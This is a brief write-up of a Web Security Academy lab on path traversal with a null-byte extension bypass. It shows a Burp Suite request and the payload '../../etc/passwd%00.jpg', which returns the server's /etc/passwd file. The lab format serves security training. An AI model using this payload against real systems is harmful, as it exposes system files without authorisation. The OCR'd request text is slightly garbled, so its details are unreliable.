
## File Path Traversal Lab – 06 Validation Of File Extension With Null Byte Bypass

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Use Burp Suite to intercept and modify a request that fetches a product image.




Modify the filename parameter, giving it the value:

../../etc/passwd%00.jpg

```
Raw
                  Hex
  1 GET /image?filename=
   Host: 0ale003904db76eb81d1d0840082009d.web-security-academy.net
  3 Cookie: session=GA5FjUu0B2Td5bDX30T6ATyop1DtbYWx
 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 5 Accept: image/avif,image/webp,*/*
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate
 8 Referer: https://@ale003904db76eb81d1d0840082009d.web-security-academy.net/product?productId=1
 9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

## Observe that the response contains the contents of the /etc/passwd file.



## Lab Completed Successfully.

